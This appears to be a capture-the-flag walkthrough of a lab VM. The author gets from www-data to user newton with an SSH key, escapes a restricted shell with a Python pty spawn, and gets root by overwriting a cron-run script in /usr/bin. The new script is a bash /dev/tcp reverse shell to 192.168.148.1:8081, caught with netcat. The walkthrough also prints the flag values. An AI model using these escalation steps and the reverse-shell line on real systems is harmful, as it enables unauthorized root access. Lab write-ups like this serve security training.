
interesting binary called **ssh-bak** found in *usr/bin/ folder*



```
www-data@EguardianGlobalServices:/tmp$ ls -all /usr/bin/ssh*
ls -all /usr/bin/ssh*
-rwxr-xr-x 1 root root 407044 Nov  5 04:07 /usr/bin/ssh-add
-rwxr-sr-x 1 root ssh  431632 Nov  5 04:07 /usr/bin/ssh-agent
-rwxr-xr-x 1 root root   1456 Aug 21 10:45 /usr/bin/ssh-argv0
-rwxr-xr-x 1 root root 853744 Nov  5 04:07 /usr/bin/ssh-bak
-rwxr-xr-x 1 root root  10360 Mar  9  2016 /usr/bin/ssh-copy-id
-rwxr-xr-x 1 root root   1771 Feb 18  2016 /usr/bin/ssh-import-id
-rwxr-xr-x 1 root root    782 Jan 29  2016 /usr/bin/ssh-import-id-gh
-rwxr-xr-x 1 root root    782 Jan 29  2016 /usr/bin/ssh-import-id-lp
-rwxr-xr-x 1 root root 480796 Nov  5 04:07 /usr/bin/ssh-keygen
-rwxr-xr-x 1 root root 497176 Nov  5 04:07 /usr/bin/ssh-keyscan
www-data@EguardianGlobalServices:/tmp$
```


change permision of file and key file worked with newton user. With ssh-bak binary we found

```
ssh-bak -o StrictHostKeyChecking=no -i id_rsa newton@localhost -p 65534
```




```
Could not create directory '/var/www/.ssh'.
Host key verification failed.
www-data@EguardianGlobalServices:/tmp$  ssh-bak -o StrictHostKeyChecking=no -i id_rsa newton@localhost -p 65534
<rictHostKeyChecking=no -i id_rsa newton@localhost -p 65534
Pseudo-terminal will not be allocated because stdin is not a terminal.
Could not create directory '/var/www/.ssh'.
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-131-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
New release '18.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

id
uid=1001(newton) gid=1001(newton) groups=1001(newton)
```

user-flag.txt found in newton home directory




```
id
uid=1001(newton) gid=1001(newton) groups=1001(newton)
cd /ho
-rbash: line 2: cd: restricted
ls
readme
topsecret.txt
user-flag.txt
pwd
/home/newton
cat user-flag.txt
cheers...!!!
flag is a1b2c3d4e5f60789-egscyber.com
```

change shell with python




```
id
uid=1001(newton) gid=1001(newton) groups=1001(newton)
python -c 'import pty; pty.spawn("/bin/bash")'
newton@EguardianGlobalServices:~$ ls
ls
readme  topsecret.txt  user-flag.txt
```

in root directory (/) there is folder called **modules** this is not a default directory in ubuntu




```
newton@EguardianGlobalServices:~$ cd /
cd /
newton@EguardianGlobalServices:/$ ls -all
ls -all
total 84
drwxr-xr-x  22 root root  4096 Nov 20 00:37 .
drwxr-xr-x  22 root root  4096 Nov 20 00:37 ..
drwxr-xr-x   2 root root  4096 Dec  1 02:49 bin
drwxr-xr-x   3 root root  4096 Nov 19 05:10 boot
drwxr-xr-x  18 root root  3900 Dec  1  2018 dev
drwxr-xr-x  95 root root  4096 Dec  1 02:46 etc
drwxr-xr-x   4 root root  4096 Nov 19 13:38 home
lrwxrwxrwx   1 root root    33 Nov 19 02:11 initrd.img -> boot/initrd.img-4.4.0-131-generic
drwxr-xr-x  19 root root  4096 Nov 19 23:18 lib
drwx------   2 root root 16384 Nov 19 02:10 lost+found
drwxr-xr-x   4 root root  4096 Nov 19 02:10 media
drwxr-xr-x   2 root root  4096 Jul 30 17:31 mnt
drwxr-xr-x   8 root root  4096 Nov 20 00:37 modules
drwxr-xr-x   2 root root  4096 Nov 19 02:17 opt
dr-xr-xr-x 182 root root     0 Dec  1  2018 proc
drwx------   4 root root  4096 Dec  1 03:13 root
drwxr-xr-x  21 root root   620 Dec  1 07:20 run
drwxr-xr-x   2 root root  4096 Nov 27 01:34 sbin
drwxr-xr-x   2 root root  4096 Jul 30 17:31 srv
dr-xr-xr-x  13 root root     0 Dec  1  2018 sys
drwxrwxrwt  10 root root  4096 Dec  1 08:10 tmp
drwxr-xr-x  10 root root  4096 Nov 19 02:10 usr
drwxr-xr-x  12 root root  4096 Nov 19 10:15 var
lrwxrwxrwx   1 root root    30 Nov 19 02:11 vmlinuz -> boot/vmlinuz-4.4.0-131-generic
newton@EguardianGlobalServices:/$
```

modules/root/reverseengineering/ folder contained file can edit newton.




```
cd modules/
newton@EguardianGlobalServices:/modules$ ls
ls
bin  root  sbin  tmp  usr  var
newton@EguardianGlobalServices:/modules$ cd ro  rever
cd root/reverseengineering/
newton@EguardianGlobalServices:/modules/root/reverseengineering$ ls
ls
base  index.html  ReverseEngineering.png  SimplereverseengineeringServer
newton@EguardianGlobalServices:/modules/root/reverseengineering$ ls -all
ls -all
total 68
drwxr-xr-x 2 root root    4096 Dec  1 03:05 .
drwxr-xr-x 8 root root    4096 Nov 20 05:42 ..
-rw-r--r-- 1 root root   13592 Nov 25 09:31 base
-rw-r--r-- 1 root root    2813 Dec  1 03:05 index.html
-rw-r--r-- 1 root root   34423 Nov 26 02:12 ReverseEngineering.png
---x-w---x 1 root newton   142 Nov 20 07:45 SimplereverseengineeringServer
newton@EguardianGlobalServices:/modules/root/reverseengineering$
```

File contained script to run a python SimpleHTTPServer. This is the good evidence to understand that this file is run by cronjob. Since this is not working we have to use **locate** command gave us another SimplereverseengineeringServer in /usr/bin/ belongs to root and can edit by **newton**.



```
newton@EguardianGlobalServices:/modules/root/reverseengineering$ ls
ls
base  index.html  ReverseEngineering.png  SimplereverseengineeringServer
newton@EguardianGlobalServices:/modules/root/reverseengineering$ ls -all
ls -all
total 68
drwxr-xr-x 2 root root    4096 Dec  1 03:05 .
drwxr-xr-x 8 root root    4096 Nov 20 05:42 ..
-rw-r--r-- 1 root root   13592 Nov 25 09:31 base
-rw-r--r-- 1 root root    2813 Dec  1 03:05 index.html
-rw-r--r-- 1 root root   34423 Nov 26 02:12 ReverseEngineering.png
---x-w---x 1 root newton   142 Nov 20 07:45 SimplereverseengineeringServer
newton@EguardianGlobalServices:/modules/root/reverseengineering$ locate SimplereverseengineeringServer
<ces:/modules/root/reverseengineering$ locate SimplereverseengineeringServer
/modules/root/reverseengineering/SimplereverseengineeringServer.sh
/usr/bin/SimplereverseengineeringServer
newton@EguardianGlobalServices:/modules/root/reverseengineering$
```

Add bash script to /*usr/*bin/SimplereverseengineeringServer wait for reverse shell and obtain root flag



```
#!/bin/bash
newton@EguardianGlobalServices:/usr/bin$ echo '#!/bin/bash' > SimplereverseengineeringServer
<ces:/usr/bin$ echo '#!/bin/bash' > SimplereverseengineeringServer
newton@EguardianGlobalServices:/usr/bin$ echo "bash -i >& /dev/tcp/192.168.148.1/8081 0>&1" >>
SimplereverseengineeringServer
<i >& /dev/tcp/192.168.148.1/8081 0>&1" >> SimplereverseengineeringServer
newton@EguardianGlobalServices:/usr/bin$ cat SimplereverseengineeringServer
cat SimplereverseengineeringServer
#!/bin/bash
bash -i >& /dev/tcp/192.168.148.1/8081 0>&1
newton@EguardianGlobalServices:/usr/bin$ date
date
Sat Dec  1 08:55:31 PST 2018
newton@EguardianGlobalServices:/usr/bin$ date
date
Sat Dec  1 08:56:36 PST 2018
newton@EguardianGlobalServices:/usr/bin$ date
date
Sat Dec  1 09:02:38 PST 2018
newton@EguardianGlobalServices:/usr/bin$ cat SimplereverseengineeringServer
cat SimplereverseengineeringServer
#!/bin/bash
bash -i >& /dev/tcp/192.168.148.1/8081 0>&1
newton@EguardianGlobalServices:/usr/bin$ pwd
pwd
/usr/bin
```

```
sura@sura-PC:~$ nc -nvlp 8081
listening on [any] 8081 ...
connect to [192.168.148.1] from (UNKNOWN) [192.168.148.229] 57362
bash: cannot set terminal process group (1510): Inappropriate ioctl for device
bash: no job control in this shell
root@EguardianGlobalServices:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@EguardianGlobalServices:~# pwd
pwd
/root
root@EguardianGlobalServices:~# ls
ls
key
root-flag.txt
root@EguardianGlobalServices:~# cat ro
cat root-flag.txt
Congratulations from Eguardian Global Services ...

root flag is d8e8fca2dc0f896fd7cb4cb0031ba249-egscyber.com

please tweet your achivement to @securitySura on twitter.com
root@EguardianGlobalServices:~# 
```

Happy Hacking and Keep it Up…..!!

follow me on twitter @securitySura